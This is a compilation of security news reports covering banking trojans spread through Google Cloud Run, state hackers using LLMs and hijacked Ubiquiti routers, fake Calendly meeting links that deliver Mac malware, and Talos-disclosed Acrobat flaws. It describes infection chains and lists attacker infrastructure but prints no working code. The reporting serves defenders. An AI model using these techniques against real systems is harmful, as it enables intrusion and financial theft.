


Security researchers are warning of hackers abusing the Google Cloud Run service to distribute massive volumes of banking trojans like Astaroth, Mekotio, and Ousaban.

Google Cloud Run lets users deploy frontend and backend services, websites or applications, handle workloads without the effort of managing an infrastructure or scaling.

Cisco Talos researchers observed a massive uptick in the misuse of Google's service for malware distribution starting September 2023, when Brazilian actors launched campaigns using MSI installer files to deploy malware payloads.

The researchers' report notes that Google Cloud Run has become attractive to cybercriminals lately due to its cost-effectiveness and ability to bypass standard security blocks and filters.



Volume of phishing emails linking to Google Cloud Run (Cisco)

Attack chain

The attacks start with phishing emails to potential victims, crafted to appear as legitimate communications for invoices, financial statements, or messages from local government and tax agencies.


The researchers say that most emails in the campaign are in Spanish since they target countries in Latin America but there are also cases where the language used is Italian.



Sample of phishing email used in the campaign (Cisco)

The emails come with links that redirect to malicious web services hosted on Google Cloud Run.

In some cases, the payload delivery is via MSI files. In other examples, the service issues a 302 redirect to a Google Cloud Storage location, where a ZIP archive with a malicious MSI file is stored.




The malware distribution chain (Cisco)

When the victim execute the malicious MSI files, new components and payloads are downloaded and executed on the system.

In the observed cases, the second-stage payload delivery is done by abusing the legitimate Windows tool 'BITSAdmin.'

Finally, the malware establishes persistence on the victim's system to survive reboots by adding LNK files ('sysupdates.setup<random_string>.lnk') in the Startup folder, configured to execute a PowerShell command that executes the infection script ('AutoIT').




Astaroth's execution chain (Cisco)

Malware details

The campaigns abusing Google Cloud Run involve three banking trojans: Astaroth/Guildma, Mekotio, and Ousaban. Each is designed to infiltrate systems stealthily, establish persistence, and exfiltrate sensitive financial data that can be used for taking over banking accounts.

Astaroth comes with advanced evasion techniques. It initially focused on Brazilian victims but now targets over 300 financial institutions across 15 countries in Latin America. Recently, the malware started to collect credentials for cryptocurrency exchange services.

Employing keylogging, screen capture, and clipboard monitoring, Astaroth not only steals sensitive data but also intercepts and manipulates internet traffic to capture banking credentials.



Banking institutes targeted by Astaroth (Cisco)

Mekotio has also been active for several years and focuses on the Latin American region.

It is known for stealing banking credentials, personal information, and performing fraudulent transactions. It can also manipulate web browsers to redirect users to phishing sites.

Finally, Ousaban is a banking trojan capable of keylogging, capture screenshots, and phishing for banking credentials using fake (i.e. cloned) banking portals.

Cisco Talos notes that Ousaban is delivered at a later stage of the Astaroth infection chain, indicating a potential collaboration between the operators of the two malware families or a single threat actor managing both.

We have reached out to Google for details on what the company plans to do to counter this threat, and a spokesperson sent the following comment:

We're appreciative of the researcher's work in identifying and reporting the use of Cloud Run to direct users to malicious content.

We have removed the offending links and are looking into strengthening our mitigation efforts to help prevent this type of nefarious activity.

Update 2/22 - Added Google comment

Source : <https://www.bleepingcomputer.com/news/security/hackers-abuse-google-cloud-run-in-massive-banking-trojan-campaign/>

20. Microsoft Is Spying on Users of Its AI Tools

Microsoft announced that it caught Chinese, Russian, and Iranian hackers using its AI tools—presumably coding tools—to improve their hacking abilities.

From their report:

In collaboration with OpenAI, we are sharing threat intelligence showing detected state affiliated adversaries—tracked as Forest Blizzard, Emerald Sleet, Crimson Sandstorm, Charcoal Typhoon, and Salmon Typhoon—using LLMs to augment cyberoperations.

The only way Microsoft or OpenAI would know this would be to spy on chatbot sessions. I'm sure the terms of service—if I bothered to read them—gives them that permission. And of course it's no surprise that Microsoft and OpenAI (and, presumably, everyone else) are spying on our usage of AI, but this confirms it.

EDITED TO ADD (2/22): Commentary on my use of the word "spying."

Source : <https://www.schneier.com/blog/archives/2024/02/microsoft-is-spying-on-users-of-its-ai-tools.html>

21. Russian hackers hijack Ubiquiti routers to launch stealthy attacks




Image: Midjourney

Russian military hackers are using compromised Ubiquiti EdgeRouters to evade detection, the FBI says in a joint advisory issued with the NSA, the U.S. Cyber Command, and international partners.

Military Unit 26165 cyberspies, part of Russia's Main Intelligence Directorate of the General Staff (GRU) and tracked as APT28 and Fancy Bear, are using these hijacked and very popular routers to build extensive botnets that help them steal credentials, collect NTLMv2 digests, and proxy malicious traffic.

They're also used to host custom tools and phishing landing pages throughout covert cyber operations targeting militaries, governments, and other organizations worldwide.

"EdgeRouters are often shipped with default credentials and limited to no firewall protections to accommodate wireless internet service providers (WISPs). Additionally, EdgeRouters do not automatically update firmware unless a consumer configures them to do so," the FBI warns.

"In summary, with root access to compromised Ubiquiti EdgeRouters, APT28 actors have unfettered access to Linux-based operating systems to install tooling and to obfuscate their identity while conducting malicious campaigns."

Earlier this month, the FBI disrupted a botnet of Ubiquiti EdgeRouters infected with the Moobot malware by cybercriminals not linked with APT28 that the Russian hacking group later repurposed to build a cyber espionage tool with global reach.

While investigating the hacked routers, the FBI discovered various APT28 tools and artifacts, including Python scripts for stealing webmail credentials, programs designed to harvest NTLMv2 digests, and custom routing rules that automatically redirected phishing traffic to dedicated attack infrastructure.

APT28 is a notorious Russian hacking group found to be responsible for several high-profile cyber attacks since they first began operating

They breached the German Federal Parliament (Deutscher Bundestag) and were behind attacks on the Democratic Congressional Campaign Committee (DCCC) and the Democratic National Committee (DNC) ahead of the U.S. Presidential Election in 2016.

Two years later, APT28 members were charged in the U.S. for their involvement in the DNC and DCCC attacks. The Council of the European Union also sanctioned APT28 members in October 2020 for their involvement in the German Federal Parliament hack.

How to 'revive' hijacked Ubiquiti EdgeRouters

The FBI and partner agencies behind today's advisory recommend the following measures to get rid of the malware infection and block APT28's access to compromised routers:

- Perform a hardware factory reset to flush file systems of malicious files
- Upgrade to the latest firmware version
- Change any default usernames and passwords, and
- Implement strategic firewall rules on WAN-side interfaces to prevent unwanted exposure to remote management services.

The FBI is seeking information on APT28 activity on hacked EdgeRouters to prevent further use of these techniques and hold those responsible accountable.

You should report any suspicious or criminal activities related to these attacks to your local FBI field office or the FBI's Internet Crime Complaint Center (IC3).

A joint alert issued by U.S. and U.K. authorities also warned six years ago, in April 2018, that Russian state-backed attackers were actively targeting and hacking home and enterprise routers.

As the April 2018 advisory cautioned, Russian hackers have historically targeted Internet routing equipment to use in man-in-the-middle attacks in support of espionage campaigns, maintain persistent access to victims' networks, and lay a foundation for other offensive operations.

Source : <https://www.bleepingcomputer.com/news/security/russian-hackers-hijack-ubiquiti-routers-to-launch-stealthy-attacks/>


22. Calendar Meeting Links Used to Spread Mac Malware

Malicious hackers are targeting people in the cryptocurrency space in attacks that start with a link added to the target's calendar at **Calendly**, a popular application for scheduling appointments and meetings. The attackers impersonate established cryptocurrency investors and ask to schedule a video conference call. But clicking the meeting link provided by the scammers prompts the user to run a script that quietly installs malware on **macOS** systems.

KrebsOnSecurity recently heard from a reader who works at a startup that is seeking investment for building a new blockchain platform for the Web. The reader spoke on condition that their name not be used in this story, so for the sake of simplicity we'll call him **Doug**.

Being in the cryptocurrency scene, Doug is also active on the instant messenger platform Telegram. Earlier this month, Doug was approached by someone on **Telegram** whose profile name, image and description said they were **Ian Lee**, from **Signum Capital**, a well-established investment firm based in Singapore. The profile also linked to Mr. Lee's Twitter/X account, which features the same profile image.

The investor expressed interest in financially supporting Doug's startup, and asked if Doug could find time for a video call to discuss investment prospects. Sure, Doug said, here's my Calendly profile, book a time and we'll do it then.



When the day and time of the scheduled meeting with Mr. Lee arrived, Doug clicked the meeting link in his calendar but nothing happened. Doug then messaged the Mr. Lee account on Telegram, who said there was some kind of technology issue with the video platform, and that their IT people suggested using a different meeting link.

Doug clicked the new link, but instead of opening up a videoconference app, a message appeared on his Mac saying the video service was experiencing technical difficulties.


"Some of our users are facing issues with our service," the message read. "We are actively working on fixing these problems. Please refer to this script as a temporary solution."

Doug said he ran the script, but nothing appeared to happen after that, and the videoconference application still wouldn't start. Mr. Lee apologized for the inconvenience and said they would have to reschedule their meeting, but he never responded to any of Doug's follow-up messages.

It didn't dawn on Doug until days later that the missed meeting with Mr. Lee might have been a malware attack. Going back to his Telegram client to revisit the conversation, Doug

discovered his potential investor had deleted the meeting link and other bits of conversation from their shared chat history.

In a post to its Twitter/X account last month, **Signum Capital** warned that a fake profile pretending to be their employee Mr. Lee was trying to scam people on Telegram.



The file that Doug ran is a simple Apple Script (file extension “.sct”) that downloads and executes a malicious trojan made to run on macOS systems. Unfortunately for us, Doug freaked out after deciding he’d been tricked — backing up his important documents, changing his passwords, and then reinstalling macOS on his computer. While this a perfectly sane response, it means we don’t have the actual malware that was pushed to his Mac by the script.

But Doug does still have a copy of the malicious script that was downloaded from clicking the meeting link (the online host serving that link is now offline). A search in Google for a string of text from that script turns up a December 2023 blog post from cryptocurrency security firm SlowMist about phishing attacks on Telegram from North Korean state-sponsored hackers.

"When the project team clicks the link, they encounter a region access restriction," SlowMist wrote. "At this point, the North Korean hackers coax the team into downloading and running a 'location-modifying' malicious script. Once the project team complies, their computer comes under the control of the hackers, leading to the theft of funds."




Image: SlowMist.

SlowMist says the North Korean phishing scams used the "Add Custom Link" feature of the Calendly meeting scheduling system on event pages to insert malicious links and initiate phishing attacks.

"Since Calendly integrates well with the daily work routines of most project teams, these malicious links do not easily raise suspicion," the blog post explains. "Consequently, the project teams may inadvertently click on these malicious links, download, and execute malicious code."

SlowMist said the malware downloaded by the malicious link in their case comes from a North Korean hacking group dubbed "**BlueNoroff**, which **Kaspersky Labs** says is a subgroup of the **Lazarus** hacking group.

"A financially motivated threat actor closely connected with Lazarus that targets banks, casinos, fin-tech companies, POST software and cryptocurrency businesses, and ATMs," Kaspersky wrote of BlueNoroff in Dec. 2023.

The North Korean regime is known to use stolen cryptocurrencies to fund its military and other state projects. A recent report from **Recorded Future** finds the Lazarus Group has stolen approximately \$3 billion in cryptocurrency over the past six years.

While there is still far more malware out there today targeting **Microsoft Windows** PCs, the prevalence of information-stealing trojans aimed at macOS users is growing at a steady clip. macOS computers include **X-Protect**, Apple's built-in antivirus technology. But experts say attackers are constantly changing the appearance and behavior of their malware to evade X-Protect.

*"Recent updates to macOS's XProtect signature database indicate that Apple are aware of the problem, but early 2024 has already seen a number of stealer families evade known signatures," security firm **SentinelOne** wrote in January.*

According to **Chris Ueland** from the threat hunting platform Hunt.io, the Internet address of the fake meeting website Doug was tricked into visiting (104.168.163,149) hosts or very recently hosted about 75 different domain names, many of which invoke words associated with videoconferencing or cryptocurrency. Those domains indicate this North Korean hacking group is hiding behind a number of phony crypto firms, like the six-month-old website for **Cryptowave Capital** (cryptowave[.]capital).




The increasing frequency of new Mac malware is a good reminder that Mac users should not depend on security software and tools to flag malicious files, which are frequently bundled with or disguised as legitimate software.

As KrebsOnSecurity has advised Windows users for years, a good rule of safety to live by is this: If you didn't go looking for it, don't install it. Following this mantra heads off a great deal of malware attacks, regardless of the platform used. When you do decide to install a piece of software, make sure you are downloading it from the original source, and then keep it updated with any new security fixes.

On that last front, I've found it's a good idea not to wait until the last minute to configure my system before joining a scheduled videoconference call. Even if the call uses software that is already on my computer, it is often the case that software updates are required before the program can be used, and I'm one of those weird people who likes to review any changes to the software maker's privacy policies or user agreements before choosing to install updates.

Most of all, verify new contacts from strangers before accepting anything from them. In this case, had Doug simply messaged Mr. Lee's real account on Twitter/X or contacted Signum Capital directly, he would have discovered that the real Mr. Lee never asked for a meeting.

If you're approached in a similar scheme, the response from the would-be victim documented in the SlowMist blog post is probably the best.



Source : <https://krebsonsecurity.com/2024/02/calendar-meeting-links-used-to-spread-mac-malware/>

23. Multiple vulnerabilities in Adobe Acrobat Reader could lead to remote code execution

Cisco Talos has disclosed more than 30 vulnerabilities in February, including seven in Adobe Acrobat Reader, one of the most popular PDF editing and reading software currently available.

Adversaries could exploit these vulnerabilities to trigger the reuse of a previously freed object, thus causing memory corruption and potentially arbitrary code execution on the targeted machine.

Other potential code execution vulnerabilities are also present in Weston Embedded μ C/HTTP-server, a web server component in Weston Embedded's in-house operating system and an open-source library that processes several types of potentially sensitive medical tests.

For Snort coverage that can detect the exploitation of these vulnerabilities, download the latest rule sets from Snort.org, and our latest Vulnerability Advisories are always posted on Talos Intelligence's website.

Multiple vulnerabilities in Adobe Acrobat Reader

Discovered by KPC of Cisco Talos.

Adobe Acrobat Reader contains multiple vulnerabilities that could lead to remote code execution if exploited correctly. Acrobat is known for being one of the most popular PDF readers available and allows users to fill out, edit and share PDFs.

TALOS-2023-1905 (CVE-2024-20735), TALOS-2023-1908 (CVE-2024-20747) and TALOS-2023-1910 (CVE-2024-20749) are all out-of-bounds read vulnerabilities that could lead to memory corruption, and eventually arbitrary code execution. TALOS-2023-1909 (CVE-2024-20748) also can lead to an out-of-bounds read, but in this case, could lead to the disclosure of sensitive information about the processes running in the software that could aid an adversary in the exploitation of other vulnerabilities or to bypass detection.

TALOS-2023-1901 (CVE-2024-20731), TALOS-2023-1890 (CVE-2024-20729) and TALOS-2023-1906 (CVE-2024-20730) can also lead to arbitrary code execution, but in this case, the vulnerability is caused by a buffer overflow.

An adversary can exploit all the aforementioned vulnerabilities by tricking the targeted user into opening a specially crafted PDF file. Usually, these come in the form of attachments or download links on phishing emails or other social engineering tactics.

Open-source library used in medical tests vulnerable to code execution

Discovered by Lilith >_>.

Talos researchers discovered multiple arbitrary code execution vulnerabilities in Libbiosig, an open-source library that processes various types of medical signal data, such as for tracking patient's respiration levels, or measuring an electrocardiogram (ECG). The library produces the information in a way that is useable in different file formats.

